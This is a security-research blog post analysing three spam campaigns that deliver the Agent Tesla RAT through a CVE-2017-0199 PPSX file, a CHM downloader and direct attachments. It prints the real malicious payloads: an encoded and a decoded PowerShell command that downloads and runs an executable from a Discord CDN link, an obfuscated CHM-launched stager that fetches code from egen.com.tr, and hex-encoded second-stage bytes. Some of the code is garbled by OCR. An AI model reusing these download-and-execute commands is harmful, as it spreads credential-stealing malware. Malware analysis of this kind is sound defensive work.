
The Many Roads Leading To Agent Tesla

trustwave.com/en-us/resources/blogs/spiderlabs-blog/the-many-roads-leading-to-agent-tesla/



Agent Tesla is a common Remote Access Trojan (RAT) discovered in 2014. This threat is capable of keylogging, screen capture, form-grabbing, and stealing credentials from a wide range of FTP, VPN, browser, and email clients. The exfiltration method depends on what the attacker sets on the configuration.

During the past months, we have found a resurgence of this malware being distributed via spam, as a payload of other threats, and as attachments to the malspams themselves. In this blog, we present three recent, yet quite different, spam campaigns leading to this threat. The first two campaigns deliver Agent Tesla via interesting downloader attachments whereas the third one distributes Agent Tesla directly in the malspams. The Agent Tesla samples we observed send the stolen information through SMTP and FTP.





Figure 1: The process flow of spam campaigns leading to Agent Tesla malware

1st CAMPAIGN: Through a PowerPoint Slide Show (PPSX) Loader

The malspams relating to the first campaign contain a PPSX attachment that exploits an old vulnerability - CVE-2017-0199 which allows attackers to perform remote code execution using Windows Object Linking and Embedding (OLE).



FedEx Delivery AS_FedEx_AWB_00117980920/AS - Mozilla Thunderbird

From FedEx Delivery <staging@huddler.app>

Subject FedEx Delivery AS_FedEx_AWB_00117980920/AS 12/29/2020, 12:28 PM

To [redacted]

Dear [redacted],

This is to notify you of your pending parcel waiting for collection in our head office.
Due to the present COVID 19 restrictions, we are unable to deliver your parcel to you.

Please Kindly fill the attached FedEx form to enable us schedule your delivery.

Label Number: AS_FedEx_AWB_00117980920/AS
Class: Package Services
Status: eNotification sent

Read the enclosed file for details.


Thank you,

FedEx Customer Service.
2020 FedEx International GmbH. All rights reserved.

1 attachment: AS_FedEx_AWB_00117980920AS.ppsx 30.8 KB

Figure 2: The malspam containing a PPSX attachment with CVE-2017-0199

The offending object inside the attachment *AS_FedEx_AWB_00117980920AS.ppsx* is *slide1.xml.rels*. It contains a script moniker that, when triggered, executes a PowerShell command.




```
AS_FEDEX_AWB_00117780920AS
│   [Content_Types].xml
│
├───docProps
│       app.xml
│       core.xml
│       thumbnail.jpeg
│
├───ppt
│   │   presentation.xml
│   │   presProps.xml
│   │   tableStyles.xml
│   │   viewProps.xml
│   │
│   ├───slideLayouts
│   │   │   slideLayout1.xml
│   │   │   slideLayout10.xml
│   │   │   slideLayout11.xml
│   │   │   slideLayout2.xml
│   │   │   slideLayout3.xml
│   │   │   slideLayout4.xml
│   │   │   slideLayout5.xml
│   │   │   slideLayout6.xml
│   │   │   slideLayout7.xml
│   │   │   slideLayout8.xml
│   │   │   slideLayout9.xml
│   │   │
│   │   └───_rels
│   │           slideLayout1.xml.rels
│   │           slideLayout10.xml.rels
│   │           slideLayout11.xml.rels
│   │           slideLayout2.xml.rels
│   │           slideLayout3.xml.rels
│   │           slideLayout4.xml.rels
│   │           slideLayout5.xml.rels
│   │           slideLayout6.xml.rels
│   │           slideLayout7.xml.rels
│   │           slideLayout8.xml.rels
│   │           slideLayout9.xml.rels
│   │
│   ├───slideMasters
│   │   │   slideMaster1.xml
│   │   │
│   │   └───_rels
│   │           slideMaster1.xml.rels
│   │
│   ├───slides
│   │   │   slide1.xml
│   │   │
│   │   └───_rels
│   │           slide1.xml.rels
│   │
│   ├───theme
│   │       theme1.xml
│   │
│   └───_rels
│           presentation.xml.rels
│
└───_rels
        .rels
```

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships
"><Relationship Id="rId2" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/hyperlink" Target='powershell%2520-W%2520Hidden%
2520-command%2520%28new-object%2520System.Net.WebClient%29.DownloadFile%28%27https
%253A%2527+%255Bchar%255D47+%2527%2527+%255Bchar%255D47+%2527cdn.discordapp.com%25
27+%255Bchar%255D47+%2527attachments%2527+%255Bchar%255D47+%252777544553162735617
%2527+%255Bchar%255D47+%2527793434227491733544%2527+%255Bchar%255D47+%2527v4.exe%2
7%2C%24env%3AAppData+%27%5CNPHBEK.exe%27%29%3B%28New-Object%2520-com%2520Shell.App
lication%29.ShellExecute%28%24env%3AAppData+%27%5CNPHBEK.exe%27%29' argetMode="
External"/><Relationship Id="rId1" Type="http://schemas.openxmlformats.org/
officeDocument/2006/relationships/slideLayout" Target="../slideLayouts/
slideLayout1.xml"/></Relationships>
```

Figure 3: The PowerShell command at object slide1.xml.rels

Once the PowerPoint file is opened, it initializes the script moniker and runs the encoded PowerShell script. Decoding the PowerShell script reveals that it downloads an executable hosted at *discordapp[.]com,* saves it to the *%appdata%* folder as NPHBEK.exe, then executes it.




```
powershell -W Hidden -command (new-object System.Net.WebClient).DownloadFile('
    https://cdn.discordapp.com/attachments/775445531627356172/793434227491733544/v4.exe',$
    env:AppData '\NPHBEK.exe');(New-Object -com Shell.Application).ShellExecute($env:
    AppData '\NPHBEK.exe')
```

Figure 4: Decoded PowerShell command from Fig. 2

The downloaded file *%appdata%/NPHBEK.exe* is the Agent Tesla malware. It exfiltrates data via SMTP. The data includes the username, computer name, and other system information. In addition to that, stolen data will also be included in the email such as key captures, and stolen credentials.

*Attacker's email address: b*****@wezbrd.xyz*
*Password: Ma************di*
SMTP server: smtp.privateemail.com




[redacted]@wezbrd.xyz
To [redacted]@wezbrd.xyz

Time: 01/26/2021 [redacted]
User Name: [redacted]
Computer Name: [redacted]
OSFullName: Microsoft Windo[redacted]
CPU: Intel(R) [redacted]
RAM: [redacted]
IP Address:

Figure 5: The system information sent to the attacker's email address

2nd CAMPAIGN: Downloaded via a Compiled HTML (CHM) File

A Compiled HTML (CHM) Help file contains a collection of HTML pages with an index compressed into a binary format. This file format is mainly used for documentation and help guides. On rare occasions, this file format is also used by cybercriminals to distribute malware. This second spam campaign has a CHM file contained inside an archive attachment, paving the way to the distribution of Agent Tesla.



Folder:
From:
To:
Subject: klientskÃi konzultace

Date: Monday, 25 January 2021 2:21:48 p.m.
Size: 9.5 KB
Path:

```
B600e1d2c0000.600e1d2c0003.0001
    Message Headers
    Message Body
    Message Body
    Message Body
    Message Body
  70127_YK90054_.r17
    70127_YK90054_Consulta_del_cliente.chm
        #IDXHDR
        #ITBITS
        #STRINGS
        #SYSTEM
        #TOPICS
        #URLSTR
        #URLTBL
        $FIftiMain
        $OBJINST
        $WWAssociativeLinks\Property
        $WWKeywordLinks\Property
        d5sd00.htm
```

Type: Mail Body


sent from my iphone

Customer service

Please Wait...

Figure 6: The malspam containing the CHM downloader and its display when launched

The CHM attachment *70127_YK90054_Consulta_del_cliente.chm* has one HTML object. When the CHM file is executed, the HTML object *d5sd00.htm* will be loaded by the Microsoft Help Viewer (hh.exe). As the HTML Help window shown in Fig. 6 is displayed, the malicious behavior of the CHM attachment starts to manifest in the background.




```
"C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe" -WindowStyle Hidden $dmOPv='33@46@03@16@
C7@72@72@02@E6@96@F6@A6@02@02@37@27@16@86@34@96@96@36@37@16@42@02@D3@76@E6@96@27@47@35@96@96@36@37@1
6@42@B3@D7@22@F5@42@87@03@22@D5@56@47@97@26@B5@D5@27@16@86@36@B5@B7@02@47@36@56@A6@26@F4@D2@86@36@16
@54@27@F6@E4@C7@02@82@72@F5@72@82@47@E6@96@C6@07@32@F2@57@D6@42@02@D3@27@27@16@85@34@96@96@36@37@16@42@
B3@92@72@76@07@A6@E2@64@72@F2@27@47@E2@D6@F6@36@E2@E6@56@76@56@F2@F2@A3@07@47@47@86@72@C2@46@F6@86@4
7@56@D4@A3@A3@D5@56@07@97@45@C6@C6@16@34@E2@56@37@16@24@C6@16@57@37@96@65@E2@47@56@F6@37@F6@27@36
@96@D4@B5@C2@72@76@E6@96@27@47@72@02@B2@02@735@46@16@72@02@B2@02@72@F6@C6@E6@72@02@B2@02@72@77@F6@
44@72@C2@97@47@47@42@82@56@D6@16@E6@97@24@C6@16@34@A3@A3@D5@E6@F6@96@47@36@16@27@56@47@E6@94@E2@3
6@96@37@16@24@C6@16@57@37@96@65@E2@47@66@F6@3F6@27@36@96@D4@65@02@D3@67@D6@42@B3@92@72@36@96@37@16
@24@C6@16@57@37@96@65@E2@47@66@F6@37@F6@27@3@D4@72@82@56@D6@16@E4@C6@16@96@47@27@16@05@86@47@96@
75@4[Net.ServicePointManager]::SecurityProtocol = $p22;$tty='(New-'+'Obje'+'ct Ne'+@56@47@37@97@3
5@B5ic.CallType]::Method,'http://egen.com.tr/7F.jpg');$asciiChars= $mv.split('^') |72@56@75@E2@47
@72@42@B3@23@23@07@
42@02@D3@02@C6@F6@36@F6@47@F6@27@05@97@47@96@27@57@36@56@35@A3@A3@D5@27@56@76@16@E6@15@D4@47@E6@96@F
6@05@56@36@96@67@27@56@35@E2@47@56@E4@E2@D6@56@47@37@97@35@B5@83@92@23@73@03@33@02@C2@D5@56@07@97@45
@C6@F6@36@F6@47@F6@27@05@97@47@96@27@57@36@56@35@E2@47@56@E4@E2@D4@56@47@37@97@35@85@82@47@36@56@A6@
26@F4@F6@45@A3@A3@D5@D6@57@E6@54@B5@02@D3@02@23@23@07@42@B3@92@76@E6@96@07@42@82@02@C5@96@47@E6@57@0
2@D7@47@56@96@57@15@02@02@13@02@47@E6@57@F6@36@02@02@D6@F6@36@E2@56@C6@76@F6@F6@76@02@07@D6@F6@36@D2
@02@E6@F6@96@47@36@56@E6@E6@F6@36@D2@47@37@56@47@02@D3@02@76@E6@96@07@42@87@02@F6@46@B3@83@43@46@03@
36@42@02@33@46@03@16@02@C6@16@37@83@92@72@94@72@C2@72@04@04@72@82@56@36@16@C6@07@56@27@E2@72@85@54@0
4@04@72@D3@83@43@46@03@36@42';$text =$dmOPv.ToCharArray();[Array]::Reverse($text);$tu=-join $text;$j
m=$tu.Split('@') | forEach {[char]([convert]::toint16($_,16))};$jm -join '' | & (-Join ((111, 105, 13
0)| ForEach-Object {( [Convert]::ToInt16(([String]$_ ), 8) -As[Char])})
```

```
C:\Windows\System32\WindowsPowerShell\v1.0\Powershell.exe
```

Figure 7: The PowerShell command triggered when CHM is executed

The HTML *d5sd00.htm* contains a Javascript code that will deobfuscate then launch the PowerShell code also enclosed in the HTML file. The PowerShell then retrieves and processes the obfuscated data at *hxxp://egen[.]com[.]tr/7F[.]jpg* which is again PowerShell code.




```
24^65^30^30^66^67^66^67^34^3D^28^2D^4A^6F^69^6E^20^28^28^31^31^31^2C^20^31^30^3
^29^7D^29^29^0D^0A^73^61^6C^20^63^30^64^34^73^37^35^20^24^65^30^30^66^67^66^67^
9^67^20^2D^73^70^6C^69^74^20^27^28^2E^2E^29^27^20^7C^20^3F^20^7B^20^24^5F^20^7D
66^52^51^53^2C^31^36^29^0D^0A^20^20^20^20^7D^0D^0A^7D^0D^0A^0D^0A^0D^0A^20^5B^5
^29^40^29^40^29^40^2
3^44^32^31^35^34^36^
29^40^29^40^29^35^30
^29^40^29^30^45^40^2
0^29^40^29^31^40^29^
29^40^29^40^29^40^29
^40^29^40^29^40^29^40
0^29^40^29^40^29^40^2
29^40^29^40^29^46^37^
^40^29^40^29^30^32^40
4^38^40^29^40^29^40^2
29^40^29^40^29^40^29^
^38^40^29^31^40^29^40
```

```
$e00fgfg4=(-Join ((111, 105, 130)| ForEach-Object {( [Convert]::ToInt16(([Strin
sal c0d4s75 $e00fgfg4


function dOrObZnX {
    param($CfETGyg)
    $CfETGyg = $CfETGyg -split '(..)' | ? { $_ }
    ForEach ($DqThfRQS in $CfETGyg){
        [Convert]::ToInt32($DqThfRQS,16)
    }
}


 [String]$djKPbHTcb='4D5A9@)@)3@)@)@)04@)@)@)FFFF@)@)B8@)@)@)@)@)@)@)4@)@)@)@
6FB5F@)@)@)@)@)@)@)@)E@)@)2210B010B@)@)A6@)@)@)12@)@)@)@)@)@)3EC4@)@)@)2@)@)@)
)@)@)@)@)01@)0C@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)@)
...
2D0BE561536CF225187E17907F5D1E3DE3BC1D79FCEC16AE6DE0849ABE42D7D14E0B69F76B491E5
6ECDE8BF557FF5C28B0B2F5C9877F58F59BE7A616B73E5D2D50BF3B1FC655ECBEFB8AF5E18BAC18
